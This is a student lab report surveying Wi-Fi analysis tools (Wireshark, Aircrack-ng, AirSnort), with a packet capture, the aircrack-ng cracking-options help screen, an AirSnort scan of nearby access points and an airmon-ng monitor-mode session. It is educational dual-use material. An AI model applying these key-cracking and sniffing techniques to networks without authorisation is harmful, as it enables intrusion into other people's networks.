MIT WORLD PEACE UNIVERSITY

Wireless Devices and Mobile Security
Third Year B. Tech, Semester 5

INSTALLATION AND CONFIGURATION OF ANY WIFI TRAFFIC ANALYSER TOOL.

LAB ASSIGNMENT 9

Prepared By

Krishnaraj Thadesar
Cyber Security and Forensics
Batch A1, PA 10

November 28, 2023

Contents

1 Aim

Install, configure and demonstrate any one Wi-Fi traffic analyzer using sniffing tools such as Wireshark, AirCrack, AirSnort, etc.

2 Objectives


1. To install Wireshark on the system.

2. To capture packets using Wireshark.

3. To analyse the captured packets.

3 Theory

3.1 Wireshark


OSGrid-TP-to-Region-OMI-192.168.1.69.pcapng
File
Edit
View
Go
Capture
Analyze
Statistics
Telephony
Wireless
Tools
Help
Apply a display filter ... <Ctrl-/>

```
No.   Time       Source          Destination      Protocol Length Info
  400 10.665698  167.114.64.152  192.168.1.69     TCP        60 80 → 53806 [ACK] Seq=1830 Ack=849 Win=30720 Len=0
  401 10.678532  192.168.1.69    82.46.95.186     LLUDP    1081 [REL,ZER] Seq=27 Type=ParcelOverlay Len=1040
  402 10.678679  192.168.1.69    82.46.95.186     LLUDP     881 9022 → 54654 Len=839
  403 10.678807  192.168.1.69    82.46.95.186     LLUDP     112 [REL,ZER] Seq=29 Type=ImprovedTerseObjectUpdate Len=81
  404 10.681335  192.168.1.78    255.255.255.255  LLUDP     808 [] Seq=1936149605 Type=0x00000078 Len=656
  405 10.686084  82.46.95.186    192.168.1.69     TCP        54 60303 → 9022 [ACK] Seq=758 Ack=11542 Win=262656 Len=0
  406 10.687448  82.46.95.186    192.168.1.69     LLUDP      88 [REL] Seq=9 Type=RegionHandshakeReply Len=46
  407 10.708795  192.168.1.69    82.46.95.186     LLUDP    1081 [REL,ZER] Seq=30 Type=ParcelOverlay Len=1040
  408 10.708884  192.168.1.69    82.46.95.186     LLUDP     881 9022 → 54654 Len=839
  409 10.708955  192.168.1.69    82.46.95.186     LLUDP     887 9022 → 54654 Len=845
  410 10.709023  192.168.1.69    82.46.95.186     LLUDP     882 9022 → 54654 Len=840
  411 10.739517  82.46.95.186    192.168.1.69     TCP        54 60303 → 9022 [ACK] Seq=758 Ack=12720 Win=261632 Len=0
  412 10.739885  192.168.1.69    82.46.95.186     LLUDP     883 9022 → 54654 Len=841
  413 10.739984  192.168.1.69    82.46.95.186     LLUDP     878 9022 → 54654 Len=836
  414 10.740048  192.168.1.69    82.46.95.186     LLUDP     880 9022 → 54654 Len=838
  415 10.751214  82.46.95.186    192.168.1.69     LLUDP     125 [ACK,REL,ZER] Seq=10 Type=AgentThrottle Len=79
  416 10.751325  82.46.95.186    192.168.1.69     LLUDP      96 [REL] Seq=11 Type=AgentHeightWidth Len=54
  417 10.751799  82.46.95.186    192.168.1.69     LLUDP     702 [REL,ZER] Seq=12 Type=AgentSetAppearance Len=690
  418 10.753002  82.46.95.186    192.168.1.69     LLUDP     101 [REL] Seq=13 Type=AgentAnimation Len=59
  419 10.753660  82.46.95.186    192.168.1.69     LLUDP      85 [REL] Seq=14 Type=SetAlwaysRun Len=43
  420 10.755342  192.168.1.69    82.46.95.186     LLUDP     505 9022 → 54654 Len=463
  421 10.755430  192.168.1.69    82.46.95.186     LLUDP     826 9022 → 54654 Len=784
  422 10.755496  192.168.1.69    82.46.95.186     LLUDP     909 9022 → 54654 Len=867
  423 10.760547  82.46.95.186    192.168.1.69     TCP       341 60303 → 9022 [PSH, ACK] Seq=758 Ack=12720 Win=261632 Len=287 [TCP seg
  424 10.761132  82.46.95.186    192.168.1.69     HTTP/X…   155 POST /CE/21f314e1-a736-4402-a13c-a2a175e6a62c HTTP/1.1
  425 10.761183  192.168.1.69    82.46.95.186     TCP        54 9022 → 60303 [ACK] Seq=12720 Ack=1146 Win=130816 Len=0
  426 10.761268  82.46.95.186    192.168.1.69     HTTP      316 GET /2cc9dd09-10ea-46d2-9194-f68bbb708774 HTTP/1.1
```

```
> Frame 406: 88 bytes on wire (704 bits), 88 bytes captured (704 bits) on i
> Ethernet II, Src: Sagemcom_d6:17:bd (08:d5:9d:d6:17:bd), Dst: MTNElect_36
> Internet Protocol Version 4, Src: 82.46.95.186, Dst: 192.168.1.69
> User Datagram Protocol, Src Port: 54654, Dst Port: 9022
> Linden UDP Protocol
  [Community ID: 1:gOdBSlofy1r9Mmlah06NttRWvw0=]
```

```
0000  24 05 0f 36 21 2a 08 d5  9d d6 17 bd 08 00 45 00   $··6!*·· ······E·
0010  00 4a a8 a0 00 00 75 11  29 2d 52 2e 5f ba c0 a8   ·J····u· )-R._···
0020  01 45 d5 7e 23 3e 00 36  30 07 40 00 00 00 09 00   ·E·~#>·6 0·@·····
0030  ff ff 00 95 e8 58 df 02  a8 60 4b 92 93 7a 2b 87   ·····X·· ·`K··z+·
0040  e4 eb cd 6d 57 8c 65 27  7b e1 42 4b 86 19 6f 70   ···mW·e' {·BK··op
0050  9f 91 d7 ac 05 00 00 00                            ········
```

OSGrid-TP-to-Region-OMI-192.168.1.69.pcapng | Packets: 1478 · Displayed: 1478 (100.0%) | Profile: Default

Figure 1: Wireshark GUI

3.1.1 Installation

- **Procedure:** Wireshark can be installed on various operating systems, including Windows, macOS, and Linux. Visit the official Wireshark website (https://www.wireshark.org/) and follow the installation instructions for your specific platform.

- **Dependencies:** Wireshark may require the installation of WinPcap (Windows), libpcap (Linux), or npcap (Windows) for packet capture.

3.1.2 Working

- Wireshark captures and analyzes packets on a network in real-time.
- Users can apply various filters to focus on specific types of traffic.
- The captured data can be displayed in different formats, facilitating detailed protocol analysis.


3.1.3 Pros

- User-friendly interface with powerful features.
- Extensive protocol support for in-depth analysis.
- Active community and regular updates.

3.1.4 Cons

- May consume significant system resources during packet capture.
- Beginners might find the wealth of features overwhelming.
- Limited to the capabilities of the network interface card (NIC).

3.2 AirCrack



```
kali@kali:~$ aircrack-ng --help

  Aircrack-ng 1.6  - (C) 2006-2020 Thomas d'Otreppe
  https://www.aircrack-ng.org

  usage: aircrack-ng [options] <input file(s)>

  Common options:

      -a <amode> : force attack mode (1/WEP, 2/WPA-PSK)
      -e <essid> : target selection: network identifier
      -b <bssid> : target selection: access point's MAC
      -p <nbcpu> : # of CPU to use  (default: all CPUs)
      -q         : enable quiet mode (no status output)
      -C <macs>  : merge the given APs to a virtual one
      -l <file>  : write key to file. Overwrites file.

  Static WEP cracking options:

      -c         : search alpha-numeric characters only
      -t         : search binary coded decimal chr only
      -h         : search the numeric key for Fritz!BOX
      -d <mask>  : use masking of the key (A1:XX:CF:YY)
      -m <maddr> : MAC address to filter usable packets
      -n <nbits> : WEP key length :  64/128/152/256/512
      -i <index> : WEP key index (1 to 4), default: any
      -f <fudge> : bruteforce fudge factor,  default: 2
      -k <korek> : disable one attack method  (1 to 17)
      -x or -x0  : disable bruteforce for last keybytes
      -x1        : last keybyte bruteforcing  (default)
      -x2        : enable last  2 keybytes bruteforcing
      -X         : disable  bruteforce   multithreading
      -y         : experimental  single bruteforce mode
      -K         : use only old KoreK attacks (pre-PTW)
      -s         : show the key in ASCII while cracking
      -M <num>   : specify maximum number of IVs to use
      -D         : WEP decloak, skips broken keystreams
      -P <num>   : PTW debug:  1: disable Klein, 2: PTW
      -1         : run only 1 try to crack key with PTW
      -V         : run in visual inspection mode

  WEP and WPA-PSK cracking options:

      -w <words> : path to wordlist(s) filename(s)
      -N <file>  : path to new session filename
      -R <file>  : path to existing session filename

  WPA-PSK options:
```

```
      -R <file>  : path to existing session filename

  WPA-PSK options:

      -E <file>  : create EWSA Project file v3
      -I <str>   : PMKID string (hashcat -m 16800)
      -j <file>  : create Hashcat v3.6+ file (HCCAPX)
      -J <file>  : create Hashcat file (HCCAP)
      -S         : WPA cracking speed test
      -Z <sec>   : WPA cracking speed test length of
                   execution.
      -r <DB>    : path to airolib-ng database
                   (Cannot be used with -w)

  SIMD selection:

      --simd-list       : Show a list of the available
                          SIMD architectures, for this
                          machine.
      --simd=<option>   : Use specific SIMD architectur

      <option> may be one of the following, depending o
      your platform:

                   generic
                   avx512
                   avx2
                   avx
                   sse2
                   altivec
                   power8
                   asimd
                   neon

  Other options:

      -u         : Displays # of CPUs & SIMD support
      --help     : Displays this usage screen

kali@kali:~$
```

Figure 2: Aircrack

3.2.1 Installation

- **Procedure:** AirCrack-ng, a suite of wireless network security tools, can be installed on various platforms. Detailed installation instructions are available on the official website (https://www.aircrack-ng.org/).

- **Dependencies:** AirCrack-ng relies on libpcap and other libraries for packet capture and analysis.

3.2.2 Working

- AirCrack-ng is primarily used for assessing the security of Wi-Fi networks.

- It includes tools for capturing, analyzing, and cracking WEP and WPA/WPA2-PSK keys.

- Supports various attacks like packet injection and de-authentication to test network vulnerabilities.


3.2.3 Pros

- Comprehensive suite for wireless network security.
- Active development community and frequent updates.
- Capable of testing the security of WEP and WPA/WPA2-PSK.

3.2.4 Cons

- Requires a good understanding of wireless networks and security concepts.
- Use in unauthorized networks may violate ethical and legal standards.
- Effectiveness is dependent on the strength of encryption used.

3.3 AirSnort



AirSnort In Action

AirSnort

● scan
○ channel 9

Network device wlan0
Driver type Host AP/Orinoco

40 bit crack breadth: 2
128 bit crack breadth: 1

C	BSSID	Name	WEP	Last Seen	Last IV	Chan	Packets	Encrypted	Interesting	PW: Hex	P
	00:02:2D:90:25:FC	lantai_3		Tue Aug 3 10:14:48 2004	00:00:00	8	6336	0	0		
	00:00:00:00:00:00		Y	Tue Aug 3 09:10:08 2004	00:00:00		64285	64284	0		
	00:04:75:62:2A:E0	3Com		Tue Aug 3 09:02:16 2004	00:00:00	6	1801	0	0		
	00:90:CC:0E:A5:61	lantai_2		Tue Aug 3 12:02:58 2004	00:00:00	7	2748	0	0		
	00:02:2D:1C:59:28		Y	Tue Aug 3 12:02:58 2004	78:64:0B		1480	1480	0		
	[redacted]	[redacted]	Y	Mon Aug 2 21:36:00 2004	2E:A3:29	2	5295	5287	0		
	[redacted]	[redacted]	Y	Tue Aug 3 09:10:06 2004	AA:AA:03	2	52318	29977	1		
	[redacted]	[redacted]	Y	Tue Aug 3 09:09:02 2004	C5:14:5F	2	12685	10475	0		
	00:80:C8:AC:EF:AB		Y	Tue Aug 3 12:02:59 2004	FE:8C:CF		8057	8057	0		
	00:80:C8:AC:CD:1C		Y	Tue Aug 3 12:02:59 2004	77:28:06		9607	9607	30		
	[redacted]	[redacted]		Tue Aug 3 09:10:04 2004	00:00:00	3	25679	0	0		
	00:02:2D:90:23:39	ELEKTRO	Y	Tue Aug 3 09:10:07 2004	C2:48:58	3	14701	1851	0		
	00:80:48:2B:82:88		Y	Tue Aug 3 12:02:54 2004	AA:AA:03		2136	2066	0		
	[redacted]	[redacted]	Y	Tue Aug 3 09:10:07 2004	AA:AA:03	5	50929	27241	0		
	[redacted]	[redacted]	Y	Tue Aug 3 09:10:05 2004	3E:0A:09	1	8204	4362	0		
	[redacted]	[redacted]	Y	Tue Aug 3 09:10:06 2004	AA:AA:03	2	5589	880	0		
	[redacted]	[redacted]		Tue Aug 3 09:10:08 2004	00:00:00	10	14170	0	0		
	00:02:2D:18:D8:46		Y	Tue Aug 3 09:00:22 2004	28:D1:33		138	129	0		
	[redacted]	[redacted]		Tue Aug 3 09:10:02 2004	00:00:00	3	7103	0	0		
	00:02:6F:30:84:CC			Tue Aug 3 09:05:45 2004	00:00:00		45	0	0		

Figure 3: Airsnort

3.3.1 Installation

- **Procedure:** AirSnort, a wireless LAN (WLAN) tool, is no longer actively maintained. Installation may vary based on the available repositories or archived versions.
- **Dependencies:** Originally designed for Linux, it relies on libpcap and other libraries for packet capture.

3.3.2 Working

- AirSnort was designed to crack WEP encryption keys by capturing data packets and analyzing them.
- It focused on exploiting weaknesses in the WEP algorithm to recover network passwords.
- Due to its outdated nature, it may not be effective against modern, more secure encryption standards.

3.3.3 Pros

- Historically used for educational purposes to highlight WEP vulnerabilities.
- Provided insights into the weaknesses of early wireless encryption


3.3.4 Cons

- Outdated and no longer actively maintained.
- Limited effectiveness against modern and more secure Wi-Fi encryption.
- Not recommended for practical use in contemporary security assessments.

4 Platform


Operating System: Arch Linux x86-64
IDEs or Text Editors Used: Visual Studio Code
Compilers or Interpreters: Python 3.10.1

5 Working Screenshots




```
lo        no wireless extensions.

eth0      no wireless extensions.

wlan0     IEEE 802.11  ESSID:off/any
          Mode:Managed  Access Point: Not-Associated   Tx-Power=20 dBm
          Retry short limit:7   RTS thr=2347 B   Fragment thr:off
          Encryption key:off
          Power Management:off


┌──(root㉿kali)-[~]
└─# airmon-ng start wlan0

Found 2 processes that could cause trouble.
Kill them using 'airmon-ng check kill' before putting
the card in monitor mode, they will interfere by changing channels
and sometimes putting the interface back in managed mode

    PID Name
    689 NetworkManager
   3660 wpa_supplicant

PHY     Interface       Driver          Chipset

phy5    wlan0           rtl8xxxu        TP-Link TL-WN722N v2/v3 [Realtek RTL8188EUS]
                (monitor mode enabled)
```

Figure 4: The command line window is showing that the wlane wireless interface has been put into monitor mode, and that two processes that could interfere with this mode have been killed.



